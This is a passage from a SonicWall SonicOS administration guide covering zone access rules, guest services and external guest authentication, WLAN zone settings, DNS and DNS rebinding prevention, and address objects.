The **Allow Interface Trust** feature automates the creation of Access Rules to allow traffic to flow between the interfaces of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

NOTE: If you are configuring a wireless zone, enable this option.

6 Select the type of Access Rules to be auto-generated; all of these options are enabled by default:

- **Auto-generate Access Rules to allow traffic between zones of the same trust level** – Allow Access Rules between equal trust zones, such as:
  - CUSTOM_LAN <--> CUSTOM_LAN
  - CUSTOM_LAN <--> LAN
- **Auto-generate Access Rules to allow traffic to zones with lower trust level** – Allow Access Rules to lower trust zones, such as:
  - CUSTOM_LAN -> WAN
  - CUSTOM_LAN -> DMZ
- **Auto-generate Access Rules to allow traffic from zones with higher trust level** – Allow Access Rules from higher trust zones, such as:
  - LAN -> CUSTOM_DMZ
  - CUSTOM_LAN <--> CUSTOM_DMZ
- **Auto-generate Access Rules to deny traffic from zones with lower trust level** – Deny Access Rules to lower trust zones, such as:
  - WAN -> CUSTOM_LAN
  - DMZ -> CUSTOM_LAN

7 Select any of the SonicWall Security Services you want to enforce on the zone. See Enabling SonicWall Security Services on Zones for more information on these services. These options are disabled by default.

- **Enforce Content Filtering Service** – Enforces content filtering services to restrict web access and trusted domains.
- **Enable Client AV Enforcement Service** – Enforces managed anti-virus protection on clients connected to multiple interfaces in the same Zone.
- **Enforce Client CF Service** – Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones.
- **Enable SSL VPN Access** – Enables the establishment of SSL VPN connections to the zone. This option is dimmed (unavailable) if **SSLVPN** is selected for **Security Type**.
- **Create Group VPN** – Creates a GroupVPN policy for the zone. This option is dimmed (unavailable) if **SSlVPN** is selected for **Security Type**.
- **Enable SSL Control** – Requires inspection of all new SSL connections initiated from the zone.
- **Enable Gateway Anti-Virus Service** – Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable IPS** – Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.

- **Enable Anti-Spyware Service** – Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable App Control Service** – Enforces App Control to create network policy object-based control rules to filter network traffic flows.

8 Click **OK**. The new zone is now added to the SonicWall security appliance.

Deleting a Zone

You can delete a zone you created by clicking the **Delete** icon in the **Configure** column or selecting the zone's check box and the clicking the **Delete** button. You can delete multiple zones at one time by selecting their check boxes and then clicking the **Delete** button.

The **Delete** icon is unavailable (dimmed) for the predefined zones as is their check boxes. You cannot delete these zones. Any zones that you create can be deleted.

Configuring a Zone for Guest Access

SonicWall User Guest Services provides you with an easy solution for creating wired and wireless guest passes and/or locked-down Internet-only network access for visitors or untrusted network nodes. This functionality can be extended to either wired or wireless users on the LAN, WLAN, and DMZ zones, or a public/semi-public zone of your choice.


To configure the User Guest Services feature:

1 If you are configuring:
   - A new zone, go to Step 3.
   - An existing zone, navigate to the **Network > Zones** page in the SonicOS management interface.

2 Under the **Configure** column, click the **Edit** icon for the zone where you wish to add Guest Services. The **Edit Zone** menu displays.

   NOTE: Depending on the zone, there may be tabs available for **General**, **Guest Services**, or **Wireless**.

3 Click the **Guest Services** tab. Guest Services allows access to the Internet only.



4 To grant access to guests and visitors, select **Enable Guest Services**. Guest services may be wired or wireless. This option must be selected to activate the other options.

5 Optionally, to allow guests connecting to this Guest Services Zone to communicate directly with other users who are connected to this zone, select **Enable inter-guest communication**.

> **NOTE:** This option will not take effect for guests under the same wired interface or two PortShield interfaces.

6 Optionally, to allow guest traffic to bypass Anti-Virus protection, select **Bypass AV Check for Guests**.

7 Optionally, to allow guest traffic to bypass Client CF protection, select **Bypass Client CF Check for Guests**.


8 Optionally, to require guests connecting from the Guest Services Zone to authenticate before gaining access, select **Enable External Guest Authentication**. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access.

To configure external guest authentication, go to Configuring External Guest Authentication.

> **NOTE:** Selecting **Enable External Guest Authentication** disables (dims) these options: **Enable Policy Page without authentication**, **Custom Authentication Page**, and **Post Authentication Page**.

9 Optionally, to redirect users to a guest policy page when they first connect to a SonicPoint in the WLAN zone. select **Enable Policy Page without authentication**. To configure the guest policy page:

a Click **Configure** to display the **Customize Policy Message** window.




b Enter either a URL to an authentication page or a custom challenge statement in the text field The statement may include HTML formatting.

c Click **OK**.

10 Optionally, to redirect users to a custom authentication page when they first connect to the Guest Services Zone, select **Custom Authentication Page**. To configure the custom authentication page:

a Click **Configure** to set up the custom authentication page. The **Customize Policy Message** dialog displays.



b For the **Custom Header Content Type** and **Custom Footer Content Type**, select either **URL** or **Text**.

NOTE: The two types do not have to be the same.

c In the **Content** fields, enter either:

- A URL to an authentication page if you selected **URL**. The URL must be in the format `http://www.domainname.com`.
- A custom challenge statement if you selected **Text**.

d Click **OK**.

11 Optionally, to redirect users to a custom authentication page immediately after successful authentication when they first connect to the Guest Services Zone, select **Post Authentication Page**. Enter a URL for the post-authentication page in the field. The URL must be in the format `http://www.domainname.com`.

12 Optionally, to grant unrestricted Wireless Guest Services access, select **Bypass Guest Authentication**. This option allows the Guest Services feature to integrate into environments already using some form of user-level authentication. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication.

NOTE: This feature should only be used when unrestricted Guest Service access is desired, or when another device upstream is enforcing authentication.

- From the drop-down menu, select **All MAC Addresses**, **Create new MAC Object...**, or an existing Address Group.

13 Optionally, to redirect SMTP traffic incoming on this zone to a specified SMTP server, select **Redirect SMTP traffic to**.

- From the drop-down menu, select the address object to redirect traffic to or create a new address object.

14 Optionally, to block traffic to the named networks, select **Deny Networks**.

- From the drop-down menu, select the address object to redirect traffic to or create a new address object or address object group.

15 Optionally, to allow traffic through the Guest Service-enabled zone from the named networks automatically, select **Pass Networks**.

- From the drop-down menu, select the address object to redirect traffic to or create a new address object or address object group.

16 Optionally, to specify the maximum number of guest users allowed to connect to this zone, enter the number in the **Max Guests** field. The default setting is **10**.

Special Guest Services Features for Wireless Zones

17 Optionally, to grant access to non_DHCP guests, select **Enable Dynamic Address Translation (DAT)**. DAT allows the SonicPoint to support any IP addressing scheme for Guest Services users.

Guest Services provides spur-of-the-moment, Hotspot access to wireless-capable guests and visitors. For easy connectivity, Guest Services allows wireless users to authenticate and associate, obtain IP settings, and authenticate using any Web-browser. Without DAT, if a guest user is not a DHCP client, but instead has static IP settings incompatible with the Wireless WLAN network settings, network connectivity is prevented until the user's settings change to compatible values.

If this option is disabled (unchecked), wireless guest users must either have DHCP enabled, or an IP addressing scheme compatible with the SonicPoint's network settings.


Dynamic Address Translation (DAT) is a form of Network Address Translation (NAT) that allows the system to support any IP addressing scheme for guest users. For example, the Wireless WLAN interface is configured with its default address of `172.16.31.1`, and one guest client has a static IP address of `192.168.0.10` and a default gateway of `192.168.0.1`, while another has a static IP address of `10.1.1.10` and a gateway of `10.1.1.1`, and DAT enables network communication for both of these clients.

18 Click **OK** to apply these settings to this zone.

Configuring External Guest Authentication

NOTE: Lightweight Hotspot Messaging (LHM) defines the method and syntax for communications between a SonicWall wireless access device (such as a TZ Wireless or a SonicPoint with a governing SonicWall security appliance) and an Authentication Back-End (ABE) for the purpose of authenticating Hotspot users and providing them parametrically bound network access. For further information about how LHM interacts with the Enable External Guest Authentication feature, refer to *SonicWall Lightweight Hotspot Messaging Tech Note* available at the SonicWall Knowledge Base Web site https://support.sonicwall.com/kb-product-select.

1 Click the **Configure** button after selecting the **Enable External Guest Authentication** check box. The **External Guest Authentication** dialog displays.



2 In the **Local Web Server Settings** section, select either **HTTPS** (default) or **HTTP** from the **Client Redirect Protocol** drop-down menu.

3 In the **External Web Server Settings** section:


- Select the **Web Server**:
  - **Protocol**: Select either **HTTPS** (default) or **HTTP** from the drop-down menu.
  - **Host**: From the drop-down menu, select an address object or create a new one.
  - **Port**: Enter the port number for the Web Server; the default port is **443**.
- **Connection Timeout**: Enter the time to elapse before the connection times out; the minimum value is 1 second, the maximum value is 20 seconds, and the default value is **15** seconds.

4 In the **Message Authentication** section,

- Optionally, select **Enable Message Authentication**, which activates the following options.
- From the **Authentication Method** drop-down menu, select:
  - **HMAC - MD5** (default)
  - **HMAC - SHA1**
  - **HMAC - SHA256**
- In the **Shared Secret** and **Confirm Shared Secret** fields, enter the authentication shared secret.
  - To display the shared secret as bullets, select **Mask Shared Secret**. If this option is not selected, the shared secret will display in normal text. This option is selected by default.

5 Click **OK**.

6 Click the **Auth Pages** tab.



7 Enter a CGI page for each of these options:


- **Login Page**
- **Session Expiration Page**
- **Idle Time Out Page**
- **Max Sessions Page**
- **Traffic Exceeded Page**

8 Click the **Web Content** tab.

9 In the **Redirect Message** section, select one of the radio buttons:

- **Use default** (this is the default)
- **Customize**: enter the text of your redirection message; text may include HTML formatting.


10 Optionally, click **Preview** to see how the message will be displayed in the **External Guest Redirect** window. To see the default message, click **Preview** as well.




11 In the **Server Down Message** section, select one of the radio buttons:

- **Use default** (this is the default)
- **Customize**: enter the text of your redirection message; text may include HTML formatting.

12 Optionally, click **Preview** to see how the message will be displayed in the **Wireless Services Unavailable** window. To see the default message, click **Preview** as well.



13 Click the **Advanced** tab.



14 In the **Auto-Session Logout** section, optionally select **Enable Auto-Session Logout**. The sub options become active.

a Enter the time for logging out expired sessions in the **Auto-logout Expired Sessions Every minutes**. The default is **1** minute.

b Enter the logout page in the **Logout CGI** field.

15 In the **Server Status Check** section, optionally select **Enable Server Status Check**. The sub options become active.

a Enter the elapsed time between checking the server status in the **Check Status Every minutes**. The default is **5** minutes.

b Enter the server status page in the **Server Status CGI** field.

16 In the **Session Synchronization** section, optionally select **Enable Session Synchronization**. The sub options become active.

a Enter the elapsed time between synchronizing the session in the **Synchronize Every minutes**. The default is **10** minutes.

b Enter the session synch page in the **Session Sync CGI** field.


17 Click **OK**.

Configuring the WLAN Zone

1 If you are configuring:

- A new zone, go to Step 3.
- An existing zone, navigate to the **Network > Zones** page in the SonicOS management interface.

2 Under the **Configure** column, click the **Edit** icon for the WLAN zone. The **Add Zone/Edit Zone** dialog displays.




NOTE: Depending on the zone, there also may be tabs available for **Guest Services** and **Wireless**.

3 In the **General** tab, select the **Allow Interface Trust** setting to automate the creation of Access Rules to allow traffic to flow between the interfaces of a zone instance.

NOTE: How to configure the **General** tab is described in Adding and Configuring a Zone.

4 Click the **Wireless** tab.



5 In the **Wireless Settings** section, select **SSL VPN Enforcement** to require that all traffic that enters into the WLAN zone be authenticated through a SonicWall SSL VPN appliance. This option allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic This option is deselected by default.

NOTE: Wireless traffic that is tunnelled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone.

6 In the **SSL VPN server** drop-down menu, select an address object representing the SonicWall SSL VPN appliance to which you wish to redirect wireless traffic or create a new one.

7 In the **SSL VPN service** drop-down menu, select the service or group of services you want to allow for clients authenticated through the SSL VPN.

8 In the **SonicPoint Settings** section, select the **SonicPoint Provisioning Profile** you want to apply to all SonicPoints connected to this zone. Whenever a SonicPoint connects to this zone, it will automatically be provisioned by the settings in the SonicPoint Provisioning Profile, unless you have individually configured it with different settings.

9 Optionally, select **Auto provisioning** to allow SonicPoints attached to the profile to be provisioned automatically when the profile is modified. This option is deselected by default.

10 Select the **SonicPointN Provisioning Profile** you want to apply to all SonicPointNs connected to this zone. Whenever a SonicPointN connects to this zone, it will automatically be provisioned by the settings in the SonicPoint Provisioning Profile, unless you have individually configured it with different settings.

11 Optionally, select **Auto provisioning** to allow SonicPointNs attached to the profile to be provisioned automatically when the profile is modified. This option is deselected by default.

12 Select the **SonicPointNDR Provisioning Profile** you want to apply to all SonicPointNDRs connected to this zone. Whenever a SonicPointNDR connects to this zone, it will automatically be provisioned by the settings in the SonicPointNDR Provisioning Profile, unless you have individually configured it with different settings.

13 Optionally, select **Auto provisioning** to allow SonicPointNDRs attached to the profile to be provisioned automatically when the profile is modified. This option is unselected by default.

14 Select **Only allow traffic generated by a SonicPoint / SonicPointN** to allow only traffic from SonicWall SonicPoints to enter the WLAN zone interface. This allows maximum security of your WLAN. Uncheck this

option if you want to allow any traffic on your WLAN zone regardless of whether the traffic is from a wireless connection. This option is selected by default.

TIP: To allow any traffic on your WLAN zone regardless of whether it is from a wireless connection, deselect **Only allow traffic generated by a SonicPoint / SonicPointN**.

NOTE: For Guest Services configuration information, see the Configuring a Zone for Guest Access.

15 Click **OK** to apply these settings to the WLAN zone.

31

Configuring DNS Settings

Network > DNS

The Domain Name System (DNS) is a distributed, hierarchical system that provides a method for identifying hosts on the Internet using alphanumeric names called fully qualified domain names (FQDNs) instead of using difficult to remember numeric IP addresses.

The **Network > DNS** page allows you to manually configure your DNS settings, if necessary.

In the **DNS Settings** section, select **Specify DNS Servers Manually** and enter the IP address(es) into the DNS Server fields. Click **Accept** to save your changes. To use the DNS Settings configured for the WAN zone, select **Inherit DNS Settings Dynamically from the WAN Zone**. Click **Accept** to save your changes.

Topics:

DNS and IPv6

For complete information on the SonicOS implementation of IPv6, see About IPv6

DNS for IPv6 is configured in the same method as for IPv4. Simply click the **IPv6** option in the **View IP Version** radio button at the top left of the **Network > DNS** page.

In the **DNS Settings** section, select **Specify DNS Servers Manually** and enter the IP address(es) into the DNS Server fields. Click **Accept** to save your changes. To use the DNS Settings configured for the WAN zone, select **Inherit DNS Settings Dynamically from the WAN Zone**. Click **Accept** to save your changes.

DNS Rebinding Attack Prevention

DNS rebinding is a DNS-based attack on code embedded in web pages. Normally requests from code embedded in web pages (Java Script, Java and Flash) are bound to the web-site they are originating from (see Same Origin Policy). A DNS rebinding attack can be used to improve the ability of Java Script-based malware to penetrate private networks and subvert the browser's same-origin policy.

DNS rebinding attackers register a domain which is delegated to a DNS server they control. The server is configured to respond with a very short TTL parameter which prevents the result from being cached. The first response contains IP address of the server hosting the malicious code. Any subsequent requests contain IP addresses from private (RFC 1918) network, presumably behind a firewall, being target of the attacker. Because both are fully valid DNS responses, they authorize the sandbox script to access hosts in a private network. By iterating addresses in these short-term but still valid DNS replies, the script is able to scan the network and perform other malicious activities.

Select the **Enable DNS Rebinding Attack Prevention** check box.

From the **Action** drop-down menu, select an action to perform when a DNS rebinding attack is detected:

- 0 - Log
- 1 - Log & return RFC 1035 query REFUSED reply
- 2 - Log & drop the reply

Allowed Domains FQDN Address Object/Group containing allowed domain-names (for example, `*.SonicWall.com`) for which locally connected/routed subnets should be considered legal responses

32

Configuring Address Objects

Network > Address Objects

Address Objects are one of four object classes (Address, User, Service, and Schedule) in SonicOS Enhanced. These Address Objects allow for entities to be defined one time, and to be re-used in multiple referential instances throughout the SonicOS interface. For example, take an internal Web-Server with an IP address of 67.115.118.80. Rather than repeatedly typing in the IP address when constructing Access Rules or NAT Policies, Address Objects allow you to create a single entity called “My Web Server” as a Host Address Object with an IP address of 67.115.118.80. This Address Object, “My Web Server” can then be easily and efficiently selected from a drop-down menu in any configuration screen that employs Address Objects as a defining criterion.

Topics:

Types of Address Objects

Since there are multiple types of network address expressions, there are currently the following Address Objects types:


- **Host**—Host Address Objects define a single host by its IP address. The netmask for a Host Address Object will automatically be set to 32-bit (255.255.255.255) to identify it as a single host. For example, “My Web Server” with an IP address of “67.115.118.110” and a default netmask of “255.255.255.255”
- **Range**—Range Address Objects define a range of contiguous IP addresses. No netmask is associated with Range Address Objects, but internal logic generally treats each member of the specified range as a 32-bit masked Host object. For example “My Public Servers” with an IP address starting value of “67.115.118.66” and an ending value of “67.115.118.90”. All 25 individual host addresses in this range would be comprised by this Range Address Object.
- **Network**—Network Address Objects are like Range objects in that they comprise multiple hosts, but rather than being bound by specified upper and lower range delimiters, the boundaries are defined by a valid netmask. Network Address Objects must be defined by the network’s address and a corresponding netmask. For example “My Public Network” with a Network Value of “67.115.118.64” and a Netmask of “255.255.255.224” would comprise addresses from 67.115.118.64 through to 67.115.118.95. As a general rule, the first address in a network (the network address) and the last address in a network (the broadcast address) are unusable.
- **MAC Address**—MAC Address Objects allow for the identification of a host by its hardware address or MAC (Media Access Control) address. MAC addresses are uniquely assigned to every piece of wired or wireless networking device by their hardware manufacturers, and are intended to be immutable. MAC addresses are 48-bit values that are expressed in 6-byte hex-notation. For example “My Access Point” with a MAC address of `00:06:01:AB:02:CD`. MAC addresses are resolved to an IP address by referring to the ARP cache on the security appliance MAC address objects are used by various components of Wireless configurations throughout SonicOS.
- **FQDN Address**—FQDN address objects allow for the identification of a host by its Fully Qualified Domain Names (FQDN), such as 'www.SonicWall.com'. FQDNs are be resolved to their IP address (or IP addresses) using the DNS server configured on the security appliance. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

Address Object Groups

SonicOS Enhanced has the ability to group Address Objects into Address Object Groups. Groups of Address Objects can be defined to introduce further referential efficiencies. Groups can comprise any combination of Host, Range, or Network Address Objects. MAC address Objects should be grouped separately, although they can safely be added to Groups of IP-based Address Objects, where they will be ignored when their reference is contextually irrelevant (for example, in a NAT Policy). For example “My Public Group” can contain Host Address Object “My Web Server” and Range Address Object “My Public Servers”, effectively representing IP addresses `67.115.118.66` to `67.115.118.90` and IP address `67.115.118.110`.

Creating and Managing Address Objects

The **Network > Address Objects** page allows you to create and manage your Address Objects.



You can view Address Objects in the following ways using the **View Style** menu:

- **All Address Objects**—displays all configured Address Objects.
- **Custom Address Objects**—displays Address Objects with custom properties.
- **Default Address Objects**—displays Address Objects configured by default on the SonicWall security appliance.

Sorting Address Objects allows you to quickly and easily locate Address Objects configured on the SonicWall security appliance.

NOTE: An Address Object must be defined before configuring NAT Policies, Access Rules, and Services.

Navigating and Sorting the Address Objects and Address Groups Entries

